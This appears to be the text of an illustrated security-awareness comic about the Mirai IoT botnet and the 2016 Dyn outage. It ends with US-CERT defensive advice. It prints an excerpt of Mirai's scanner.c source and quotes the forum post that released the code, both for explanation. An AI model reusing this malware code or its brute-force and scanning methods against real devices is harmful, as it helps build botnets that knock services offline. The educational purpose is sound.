
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
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
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THE ENCRYPTED PICTURE FILE



THE DECRYPTED PICTURE FILE



WHAT PICTURE IS IT, GRANDMA???




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
WORDS OF ADVICE...

- Don't just click on anything and open any attachments from suspicious sources...
- If it's too good to be true, chances are it's not...
- Backup regularly (offline or use secure online storage)...

SAM WENT HOME HAPPY AND WANTED
TO RELAX AND CHILL THAT FRIDAY
MORNING BUT THEN...




NOTHING IS WORKING...



SERVICES ARE UNREACHABLE



AS THE DAY UNFOLDS, SAM FOUND OUT
THE CAUSE OF THE OUTAGE...



WHAT IS MIRAI?

- Mirai is a malware that infects IoT devices for the purpose of using them for DDoS attacks.
- Mirai spreads by scanning IP addresses to find vulnerable IoT devices.
- When it comes to scanning IP addresses, Mirai excludes the IP ranges that belongs to:
 - General Electric
 - Hewlett-Packard
 - US Postal Service
 - Department of Defense
 - Internet Assigned Numbers Authority
- Mirai uses a remote C&C to determine its DDoS target.

IP ADDRESS EXCEPTION LIST

```
scanner.c
~/Desktop/Mirai-Source-Code-master/mirai/bot

static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 || // 127.0.0.0/8 - Loopback
           o1 == 0 || // 0.0.0.0/8 - Invalid address space
           o1 == 3 || // 3.0.0.0/8 - General Electric Company
           o1 == 15 || o1 == 16 || // 15.0.0.0/7 - Hewlett-Packard Company
           o1 == 56 || // 56.0.0.0/8 - US Postal Service
           o1 == 10 || // 10.0.0.0/8 - Internal network
           o1 == 192 && o2 == 168 || // 192.168.0.0/16 - Internal network
           o1 == 172 && o2 >= 16 && o2 < 32 || // 172.16.0.0/14 - Internal network
           o1 == 100 && o2 >= 64 && o2 < 127 || // 100.64.0.0/18 - IANA NAT reserved
           o1 == 169 && o2 > 254 || // 169.254.0.0/16 - IANA NAT reserved
           o1 == 198 && o2 >= 18 && o2 < 20 || // 198.18.0.0/15 - IANA Special use
           o1 >= 224 || // 224.*.*.* - Multicast
           o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 ||
           o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
    );

    return INET_ADDR(o1,o2,o3,o4);
}

static int consume_iacs(struct scanner_connection *conn)
{
    int consumed = 0;
    uint8_t *ptr = conn->rdbuf;

    while (consumed < conn->rdbuf_pos)
```

HOW DOES THE ATTACK WORK?

- Once it finds vulnerable IoT devices, it brute forces its way into accessing it via a list of common used passwords.
- Once it infects an IoT device, it makes sure that nobody can communicate with it by closing SSH, Telnet and HTTP ports.
- It also looks for and removes another IoT malware by the name of Anime.

COMMON PASSWORDS LIST

[illegible]

MIRAI SOURCE CODE IS PUBLIC

[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)



Anna-senpai

L33t Member



Preface

Greetz everybody,


When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it's their wet dream to have something besides qbot. However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS, shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

SOMEBODY TOOK THAT CODE AND ATTACKED DYN

- Dyn is an internet infrastructure company headquartered in New Hampshire
- First wave started at 7am ET
- Second wave started around noon
- Third wave started about 4pm ET
- Traffic to Dyn's Internet directory servers was flooded by requests from millions of IP addresses



MIRAI TIMELINE

- Sep 20, 2016 – Krebs website DDoS'ed
- Oct 1, 2016 – Mirai source code leaked
- Oct 21, 2016– Dyn was DDoS'ed
- Nov 21, 2016 – Oracle bought Dyn
- Jan 17, 2017 – Krebs identified alleged Mirai author


SECURING YOUR IOT DEVICES

- Change default username and password
- Disable unnecessary remote access to the IoT device
- US-CERT Advisory - <https://www.us-cert.gov/ncas/alerts/TA16-288A>

US-CERT PREVENTIVE STEPS


- Ensure all default passwords are changed to strong passwords. Default usernames and passwords for most devices can easily be found on the Internet, making devices with default passwords extremely vulnerable.
- Update IoT devices with security patches as soon as patches become available.
- Disable Universal Plug and Play (UPnP) on routers unless absolutely necessary.[[12 \(link is external\)](#)]
- Purchase IoT devices from companies with a reputation for providing secure devices.
- Consumers should be aware of the capabilities of the devices and appliances installed in their homes and businesses. If a device comes with a default password or an open Wi-Fi connection, consumers should change the password and only allow it to operate on a home network with a secured Wi-Fi router.
- Understand the capabilities of any medical devices intended for at-home use. If the device transmits data or can be operated remotely, it has the potential to be infected.
- Monitor Internet Protocol (IP) port 2323/TCP and port 23/TCP for attempts to gain unauthorized control over IoT devices using the network terminal (Telnet) protocol.[[13 \(link is external\)](#) ([link is external](#))]
- Look for suspicious traffic on port 48101. Infected devices often attempt to spread malware by using port 48101 to send results to the threat actor.

SAM REALIZED HE HAS NOT BEEN
DOING THIS...



